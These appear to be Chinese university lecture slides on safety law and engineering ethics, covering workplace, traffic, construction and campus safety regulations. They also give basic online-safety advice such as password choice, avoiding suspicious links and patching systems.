


北京邮电大学

安全法规与工程伦理

第一章 安全法规绪论

授课教师： 张天乐



本章内容

第一节

安全法律法规基础理论及发展

第二节

安全与工程伦理

安全法规的概念

安全法规是指调整在生产经营活动中发生的同从业人员的安全健康，以及生产资料和社会财富安全保障相联的各种社会关系的法律规范的总和。

安全法规是国家法律体系中的重要组成部分，它是由国家制定或认可，体现了广大劳动人民的意志和利益，是为社会主义建设事业服务的。



常规概念

通常说的安全法规是指对有关安全生产的法律、法规、条例、规范的总称。例如,全国人大及其常委会、国务院、地方人大及其常委会以及国务院各部委，地方政府颁发的有关安全生产、职业安全卫生、劳动保护等方面的法律、条例、规程、决定、办法、规定、规则及标准等,均属于安全生产法规范畴。

安全法规的定义

广义的安全法规

- 是指我国保护各行业、产业的从业人员和保障生产资料及财产安全的全部法律规范。
- 涉及领域较广，主要针对物质生产和精神文化领域行业
- 如交通安全、建筑安全、化工安全、矿业安全、食品安全、医疗安全
- 文化安全、教育安全、网络安全



狭义的安全法规

是指国家为了改善劳动条件，保护从业人员在生产经营活动中的安全和健康，以及保障生产安全所采取的各种措施的法律规。



中华人民共和国
安全生产法

《中华人民共和国安全生产法》

安全法律

基本法律

- 《中华人民共和国宪法》《中华人民共和国刑法》
- 《中华人民共和国安全生产法》：这是中国的综合性基础法，规定了安全生产工作的方针、生产经营单位的安全生产保障、从业人员的安全权利与义务等内容。
- 《中华人民共和国劳动法》：作为中国第一部全面调整劳动关系的基本法和劳动法律体系的母法，涵盖了劳动者的安全卫生权利和义务等方面。

相关法律规定

- 《中华人民共和国治安管理处罚法》：用于维护社会治安秩序，保障公共安全。
- 《生产安全事故报告和调查处理条例》



其他

《中华人民共和国道路交通安全法》：旨在维护道路交通秩序，预防和减少交通事故。

消防法、矿山安全

01

02

安全法律



中华人民共和国宪法
中华的根本大法



中华人民共和国消防法
预防火灾和减少火灾



中华人民共和国建筑法
建筑法律法规



中华人民共和国国旗法
人代会制定的法规



中华人民共和国防洪法
防洪减灾工作法律文件



中华人民共和国工会法
根据宪法保障工会利益



中华人民共和国教师法
教师合法权益维护办法



中华人民共和国刑法
国家重要法律



反分裂国家法
遏制台独势力的法律



中华人民共和国专利法



中华人民共和国工会法
根据宪法保障工会利益



中华人民共和国电力法
国家电力相关第一大法



中华人民共和国教师法
教师合法权益维护办法



中华人民共和国档案法
1987年通过1996实施



中华人民共和国公司法

其它法规

行政法规和规章

- ★ **行政法规**：《条例》由**国务院**出台，具有法律效力。
- ★ **地方性法规**：如省市级人大出台的《条例》，其法律效力**低于行政规章但高于地方政府规章**。
 - 部门规章：由国务院有关部门依法发布或授权发布的法律文件。
 - 地方政府规章：通常以省市政府令的形式出台。



法定标准和标准

- ★ **国家标准**：由国家标准化行政主管部门制定，适用于全国。
- ★ **行业标准**：由国务院有关部门和直属机构制定。

以上列出的是一些主要的法律和法规，但实际上，安全法律还包括许多其他的单项法律和规范性文件，它们共同构成了中国安全生产的法律体系。

事故定义

1.定义：事故指人们在进行有目的的活动过程中，突然发生的违反人们意愿，并可能使有目的的活动发生暂时性或永久性中止，造成人员伤亡或（和）财产损失的意外事件。简单来说即凡是引起人身伤害、导致生产中断或国家财产损失的所有事件统称为事故。

2.事故特性：

- 因果性
- 偶然性与必然性
- 潜伏性

3.危害：可能造成人员伤亡、职业病、财产损失、作业环境破坏的根源或状态。

4.危险：特定危险事件发生的可能性与后果的结合。

5.危险、危害因素：能对人造成伤亡或影响人的身体健康甚至导致疾病，对物造成突发性损坏或慢性损坏的因素。

6.危险因素（强调突发性和瞬间作用）

7.危害因素（强调在一定时间范围内的积累作用）

8.事故隐患：泛指现存系统中可导致事故发生的物的危险状态以及人的不安全行为和管理上的缺陷。



交通安全



《中华人民共和国道路交通安全法》

交通法规-科目123



鸣喇叭

表示机动车行至该标志处必须鸣喇叭。此标志设在公路的急转弯处、陡坡等视线不良路段的起点。



最低限速

表示机动车驶入前方道路之最低时速限制。此标志设在高速公路或其他道路限速路段的起点。



单行路 向左或向右

表示一切车辆向左或向右单向行驶。此标志设在单行路的路口和入口处的适当位置。



单行路 直行

表示一切车辆单向行驶。此标志设在单行路的路口和入口处的适当位置。



干路先行

表示干路先行，此标志设在车道以前适当位置。



会车先行

表示会车先行，此标志设在车道以前适当位置。



人行横道

表示该处为专供行人横穿马路的通道。此标志设在人行横道的两侧。



右转车道

表示车道的行驶方向。此标志设在导向车道以前适当位置。



直行车道

表示车道的行驶方向。此标志设在导向车道以前适当位置。



直行和右转合用车道

表示车道的行驶方向。此标志设在导向车道以前适当位置。



分向行驶车道

表示车道的行驶方向。此标志设在导向车道以前适当位置。



公交线路专用车道

表示该车道专供本线路行驶的公交车辆行驶。此标志设在进入该车道的起点及各交叉口入口处以前适当位置。

关于车辆的讨论



国家实行**机动车强制报废制度**，根据机动车的**安全技术状况**和**不同用途**，规定不同的报废标准。

- 应当报废的机动车必须及时办理注销登记。
- 达到报废标准的机动车不得上道路行驶。报废的大型客、货车及其他营运车辆应当在公安机关交通管理部门的监督下解体。

★ 当车辆实际使用时，虽然已经完好，但是已经几十年，但是如果强制报废的车辆不报废会怎么样呢？旧车不想报废怎么办？




法规的变迁

报废汽车上路行驶的，公安机关应当收回机动车号牌和机动车行驶证，并责令拥有报废汽车的单位或者个人依照本办法的规定注销登记，可以并处2000元以下罚款；拼装车上路行驶的，由公安机关没收拼装车，送报废汽车回收企业拆解，并处2000元以上5000元以下罚款。”

所以对机动车的使用有更严格的规定。当车辆使用年限超过15年时，年检时间为一年两次，如果不能通过，就不能上路。

2013年，我国就出台了最新的机动车报废标准规定，取消了原来对私家车的强制报废年限，改为将报废私家车的行驶里程限制在60万公里以内。虽然取消了报废年限，但并不意味着任何车辆真的能行驶60万公里



自2017年6月1日起，车辆所有人依法应当注销机动车登记，但未注销的，车辆管理部门将停止其新购置车辆的登记，这意味着如果报废车辆未注销，则意味着新车无法登记。

根据《报废汽车回收管理办法》第二十二
条：“违反本办法第十二条规定，将报废汽车出售、捐赠或者以其他方式转让给非报废汽车回收企业的单位或者个人，或者自行拆解的，由公安机关没收违法所得，并处二千元以上二万元以下罚款。”

交通安全执法检查



讲授交通安全法规内容及交通安全防护知识，传授戴安全头盔的正确方法，引导群众安全出行、文明出行

交通安全执法检查



在辖区开展摩托车专项整治行动，对不按规定佩戴摩托车安全头盔的违法行为进行教育劝导、处罚，并免费发放摩托车安全头盔

工业安全



工业安全执法检查



农业安全



多部门联合监督执法，开展定期不定期的检测联合行动，确保农产品质量安全，对存在问题进行处罚、即时处理，并下达整改通知书，责令定期完成整改

林业安全




2019年澳洲火灾，大火燃烧4个月，近5亿动物惨死，灾难背后的现实令人绝望

林业安全执法检查



检查组对林业种植、木材交易市场等落实安全生产及消防安全主体责任情况进行检查，现场检查安全台账，并对生产工厂进行检查，主要针对堵塞消防安全通道、消防栓、木材防火设备设施、电线开关设备、木料堆放放火、木屑集中放置等安全突出问题进行检查，对存在问题即时整改并下达整改通知书，责令定期完成整改。

建筑安全



施工人员毛某正在施工现场东北侧19层电梯机房屋面进行屋顶风机的吊运，在消声器吊到楼顶的时候，毛某前去摘钩，因竖井无防护，毛某不慎掉下竖井，坠至17层地面。20分钟后医院急救人员赶到，经现场检查，毛某已经死亡。

建筑安全的主要法律法规包括：


《中华人民共和国安全生产法》《建设工程安全生产管理条例》《安全生产许可证条例》
《生产安全事故报告和调查处理条例》《建筑施工企业安全生产许可证管理规定》等。

建筑安全



建筑安全

建筑施工火灾事故案例—事故图片



建筑安全执法检查



扎实落实安全生产责任，落实各项安全防范措施，防患于未然，确保人民生命财产安全。

校园安全



教育部、最高人民检察院、公安部等五部门联合发布《关于完善安全事故处理机制维护学校教育教学秩序的意见》，强调必须依法处理校园安全事故。

校园安全执法检查



对校园安全防护和周边环境进行全面检查，对校园周边200米范围内小卖部、网吧、旅馆、饭店、奶茶店、小吃摊位等文化环境、交通环境、治安环境、食品卫生环境进行拉网式排查，对存在问题即时整改并下达整改通知书。

商业安全



文旅领域安全法规措施举例：


★ 学习和讨论习近平总书记对江西新余市渝水区一商业区临街店铺火灾事故作出的重要指示及各级安全生产工作会议精神



文旅领域安全法规措施举例：

• 要加强对文旅领域房屋安全、燃气安全、食品安全和文旅场所用电用火、易燃可燃物存放、消防设施设备维保检查、消防通道、安全出口等**重点环节的隐患排查和日常管控**

• 坚持“**谁排查、谁负责**” “**交办给谁、谁负责整治**”，建立台帐，限期销号，确保问题隐患闭环管理



• 我们应该从事故悲剧中吸取经验，**加强消防安全意识，严格遵守消防安全规定。**

• 应加大**消防安全教育、宣传力度**，提高从业者及公众的**消防安全意识和应急能力。**

商业安全执法检查



相关监管部门要加大巡检力度，各施工现场、工贸企业、商场超市要加强自检自查，压紧压实主体责任，将安全生产事故消灭在萌芽状态

安全法规的重要意义和作用

01

安全法规是党和国家的安全生产方针政策的集中表现，是上升为国家意志的一种行为准则

02

它以法律的形式规定了人们在生产经营活动中的行为准则，规定什么是合法的，可以去做;什么是非法的，禁止去做;在什么情况下必须怎样做，不应该怎样做等

03

用国家强制性的权力来维护生产经营单位安全生产的正常秩序

04

有了各种安全法规的约束和指导，就可以使安全生产工作做到有法可依、有章可循。


05


明确规定了：无论谁违反了这些法规，不管是任何单位或个人，都要负法律责任。

“找茬” ---找一找哪些安全事故隐患









网络及信息安全法律法规



01

讲授信息安全法律法规的法律基础内容，使学生了解该领域的体系、发展历史、研究现状等等内容


02

让学生了解网络安全法规的重要性，督促学生树立正确的安全观和安全守法意识。

本章结束

谢谢!

张天乐




北京邮电大学

安全法规与工程伦理

第二章 网络空间安全行为规范

授课教师： 张天乐



网络安全战略



**没有网络安全就没有国家安全，
没有信息化就没有现代化。**

——习近平

加强理论学习



安全法规的概念

光线是可逆的，你能看到别人，别人也能看到你
网络也是可逆的，你能访问外面，外面也能够到你



联网，就像导电一样，没有死角

上网，就像大家都跳入一个公共澡池，安全健康要注意自觉规范 and 日常防范



网络安全注意事项

不要乱下载和使用黑客工具，这些土枪土炮，偶尔管用，但动静和痕迹都太明显，打着猎物的同时，也暴露和葬送了自己，得不偿失。
(配音画面取自大碗中疯子传授经验)

敬告菜鸟一句，不要以为下个黑风衣穿上，你就是黑客了。

不要乱发表和转发黑帖言论，这些风言风语，当时过瘾，但害处和后果都很严重，伤了人心的同时，也拉低和摸黑了自己，自找麻烦。

注意事项

敬告喷子一句，不要觉得放个小屁没人管，一个老鼠屎毁了一锅汤。

无论你是菜鸟还是黑客，无论你是大V还是小粉，无论你是写手还是喷子，无论你是潜水还是冒泡，无论你是首发还是跟风，在网络的聚光灯下，都暴露无遗，无处遁形。

网络也是江湖，敢做就要敢当，也无法抵赖，出来混，一切都要还的。

上网安全注意事项

密码避开个性化和共性化

用户名和密码最好**避开个性化和共性化的字符或数字**，如名字、生日、名人名言等。

例如可采用熟人常说的口头语缩写，或者几个人或事物的信息组合，如“老张是北京爷们老李是上海小资” lzsbjymllsshxrz。

增加密码长度和强度

密码可采用**在原有密码基础上扩展的方法增加长度和强度**。如原密码是168，扩展原文加按Shift键的字符，为168!^*



注意
事项

上网安全注意事项



01 对于未知来源的短信、微信或者邮件中的附件尽量不要打开。

02 对于用短信、微信或者邮件中给出的链接，要谨慎辨认，对于可疑的URL可在搜索引擎中搜索一下，查询其有效性和相关评论。

03 访问某网站，网址尽量不要使用未知来源的链接，应尽量在搜索引擎中按站名或单位名称搜索

上网安全注意事项

安装杀毒和防护软件，并定期杀毒，定期对杀毒软件进行升级或同步

定期更新系统和软件版本，及时下载安装补丁

定期对系统进行漏洞扫描，并进行防护加固

不使用网络时候尽量将网线拔出




上网安全注意事项

尽量将私人或企业敏感私密数据保存在**离线介质**（如外挂磁盘、移动硬盘、U盘、光盘、磁带等）并妥善保管，尽量减少介质联机和联网时间

注意

特殊情况下，摄像头不使用时**用创可贴盖住**



网络安全事件



【2019年国家网络安全宣传周公益短信】2019年国家网络安全宣传周是9月16日-22日。没有网络安全就没有国家安全，就没有经济社会的稳定运行，广大人民群众利益也难以得到保障。网络安全为人民，网络安全靠人民，积极参与网络安全发展，提升网络安全意识，共筑网络安全防线。【工业和信息化部】

web应用—波士顿马拉松爆炸案

美国波士顿于4月15日举行第117届波士顿马拉松大赛，现场产有大量观众、记者等通过手机、相机等设备拍照，产生了大量的视频、图片数据



2013年4月15日下午2时50分，科普里广场有两枚炸弹分别于终点线附近观众区及一家体育用品店先后被引爆。此次爆炸造成3人死亡，183人受伤，17人情况危急。引起了国际社会的广泛关注

FBI和警察局依赖于庞大的数据基础，包括媒体对马拉松赛报道的大量图片、视频，以及来自互联网用户上传的大量现场图像和视频，快速定位嫌疑人



web应用—微博监控

- 2012年1月23日英国两名游客飞往美国，出发前在社交网站推特上发布：“提前八卦一下，这周过后，我要前往美国摧毁它。”



- 美国国土安全部通过情报分析技术发现其言论，将其列为潜在威胁，怀疑他策划到美国实施犯罪。



- 这两人带着手提箱到达洛杉矶国际机场，持枪警卫立即将他们逮捕并没收了他们的护照。



域名劫持概念

★域名劫持是互联网攻击的一种方式，通过攻击域名解析服务器（DNS），或伪造域名解析服务器（DNS）的方法，把目标网站域名解析到错误的地址从而实现用户无法访问目标网站的目的。



